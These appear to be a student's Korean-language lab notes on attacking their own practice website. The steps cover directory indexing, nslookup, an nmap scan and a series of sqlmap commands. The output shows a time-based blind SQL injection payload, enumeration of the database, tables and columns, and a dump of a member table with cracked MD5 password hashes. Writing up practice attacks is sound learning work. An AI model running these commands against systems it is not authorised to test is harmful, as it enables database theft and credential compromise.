

실습정리(우리웹)

1. 디렉터리 인덱싱 취약점: 프로젝트명 지운 URL 들어가면 디렉터리 인덱스 나열됨

=>구조 파악 가능




2. Nsloopup (enter) URL 로 IP 주소 확인




3. Nmap -sT ip로 알아낸 ip의 열린 포트 확인


4. sqlmap -u [get으로 받는 페이지의 URL] 으로 취약점 파악




```
omment)'
[16:28:59] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[16:29:09] [INFO] GET parameter 'No' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[16:29:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[16:29:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[16:29:21] [INFO] checking if the injection point on GET parameter 'No' is a false positive
GET parameter 'No' is vulnerable. Do you want to keep testing the others (if any)? [y/N] Y
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:
---
Parameter: No (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: No=86' AND (SELECT 7069 FROM (SELECT(SLEEP(5)))yOdh) AND 'jFia'='jFia
---
[16:31:47] [INFO] the back-end DBMS is MySQL
[16:31:47] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29, PHP
back-end DBMS: MySQL >= 5.0.12
[16:31:48] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/hacking-project-jtfgw.run.goorm.io'

[*] ending @ 16:31:48 /2021-08-11/
```

+sqlmap -u [get 사용하는 페이지의 url] --dbs으로 모든 db 확인 가능





5. sqlmap -u [get으로 받는 페이지의 URL]" –current-db


명령으로 db명 파악

```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u"https:// hacking-project-jtfgw.run.goorm.io/Hacking_Project/Main/
ost/confirm_post.php?No=86" --current-db

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respo
sible for any misuse or damage caused by this program

[*] starting @ 16:36:32 /2021-08-11/

[16:36:32] [INFO] resuming back-end DBMS 'mysql'
[16:36:32] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=
vlf21efhic...bjbmcmauj4'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: No (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: No=86' AND (SELECT 7069 FROM (SELECT(SLEEP(5)))yOdh) AND 'jFia'='j
ia
---
[16:36:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[16:36:40] [INFO] fetching current database
[16:36:40] [WARNING] time-based comparison requires larger statistical model, p
ease wait.......................... (done)
```

```
ia
---
[16:36:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[16:36:40] [INFO] fetching current database
[16:36:40] [WARNING] time-based comparison requires larger statistical model, pl
ease wait.......................... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n] Y
[16:36:51] [WARNING] it is very important to not stress the network connection d
uring usage of time-based payloads to prevent potential disruptions
[16:37:01] [INFO] adjusting time delay to 1 second due to good response times
login
current database: 'login'
[16:37:21] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/hacking-project-jtfgw.run.goorm.io'

[*] ending @ 16:37:21 /2021-08-11/
```

6. sqlmap -u [get 사용하는 페이지의 url] -D [db명] --tables

명령으로 테이블 목록 조회



+sqlmap -u [get 사용하는 페이지의 URL] -D [db명] -T [테이블명] --columns

명령으로 테이블의 칼럼 조회

```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https:// hacking-project-jtfgw.run.goorm.io/Hacking_Project/Main/
Post/confirm_post.php?No=86" -D login -T member_info --columns

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.5.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 17:27:01 /2021-08-11/

[17:27:01] [INFO] resuming back-end DBMS 'mysql'
[17:27:01] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=9
mfosaaubcq...qo725rmdtb'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
```

```
[17:36:18] [INFO] retrieved: date
[17:36:58] [INFO] retrieved: varchar(70)
Database: login
Table: member_info
[5 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| date   | varchar(70) |
| email  | varchar(50) |
| id     | varchar(50) |
| name   | varchar(30) |
| pw     | varchar(50) |
+--------+-------------+

[17:38:51] [INFO] fetched data logged to text files under '/root/.local/share/sq
lmap/output/hacking-project-jtfgw.run.goorm.io'

[*] ending @ 17:38:51 /2021-08-11/
```

7. sqlmap -u [get 사용하는 페이지의 url] -D [db명] -T [테이블명] –dump

   명령으로 테이블 전체 확인

```
┌──(root💀kali)-[/home/prcnsi]
└─# sqlmap -u "https:// hacking-project-jtfgw.run.goorm.io/Hacking_Project/Main/Post/confirm_p
ost.php?No=86" -D login -T member_info --dump

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is il
legal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by t
his program

[*] starting @ 17:42:22 /2021-08-11/

[17:42:22] [INFO] resuming back-end DBMS 'mysql'
[17:42:22] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=g1u0rjjejkj...m
n7iolhk35'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: No (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: No=86' AND (SELECT 7069 FROM (SELECT(SLEEP(5)))yOdh) AND 'jFia'='jFia
---
[17:42:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
```

```
Database: login
Table: member_info
[22 entries]
+---------+------------------------------------+---------+---------+---------------------+
| id      | pw                                 | name    | email   | date                |
+---------+------------------------------------+---------+---------+---------------------+
| <blank> | 81dc9bdb52d04dc20036dbd8313ed055 (1234) | hose    | <blank> | 2021-08-05 20:48:59 |
| <blank> | 81dc9bdb52d04dc20036dbd8313ed055 (1234) | hose    | <blank> | 2021-08-05 20:48:59 |
| #       | d9636b3388bd7b68bc02dc92c68ea328 (####) | #       | #       | 2021-08-05 21:32:59 |
| <blank> | <blank>                            | <blank> | 443     | 2021-08-05 21:56:00 |
| <blank> | <blank>                            | <blank> | <blank> | <blank>             |
| <blank> | <blank>                            | <blank> | <blank> | <blank>             |
| <blank> | <blank>                            | <blank> | <blank> | <blank>             |
| <blank> | <blank>                            | <blank> | <blank> | <blank>             |
| <blank> | <blank>                            | <blank> | <blank> | <blank>             |
| <blank> | <blank>                            | <blank> | <blank> | <blank>             |
+---------+------------------------------------+---------+---------+---------------------+
```